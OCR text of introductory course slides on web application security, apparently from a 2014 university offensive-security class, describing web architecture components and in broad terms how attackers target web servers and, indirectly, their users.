

Web Application Hacking/Security 102

CIS 5930/4930
Offensive Computer Security
Spring 2014


Web Architecture Components




Web Architecture Components



Web Architecture Components



Web Architecture Components



Obligatory Comic

Big Picture

Some of you wondered how attackers or malware actually apply some of the techniques we've covered (i.e. buffer overflows, shellcode, etc...)

User

FIREWALL + NAT

Internet

FIREWALL

Server

FLASH / FLEX

AJAX

Web Service

Web Server

Database

APPLETS

Authentication Service

Access Control

Silverlight

AND MORE

Data received by web browsers can include data plus CODE (e.g. javascript)


This code is run on the client's machine (usually in a sandbox today)

Problem???? :D

Big Picture

Some of you wondered how attackers or malware actually apply some of the techniques we've covered (i.e. buffer overflows, shellcode, etc...)

User



Web users are rarely ever directly attacked (by hackers or malware).

- NAT prevents most direct attacks


Instead users face many **indirect attacks**

- Users are commonly attacked by malware hosted on malicious / hacked websites

Big Picture

Some of you wondered how attackers or malware actually apply some of the techniques we've covered (i.e. buffer overflows, shellcode, etc...)

Web servers are constantly, **directly** attacked by hackers. Their goals *usually* vary from sneaking malware onto the site to target it's users, to stealing user info from the databases



User

Web users are rarely ever directly attacked (by hackers or malware).

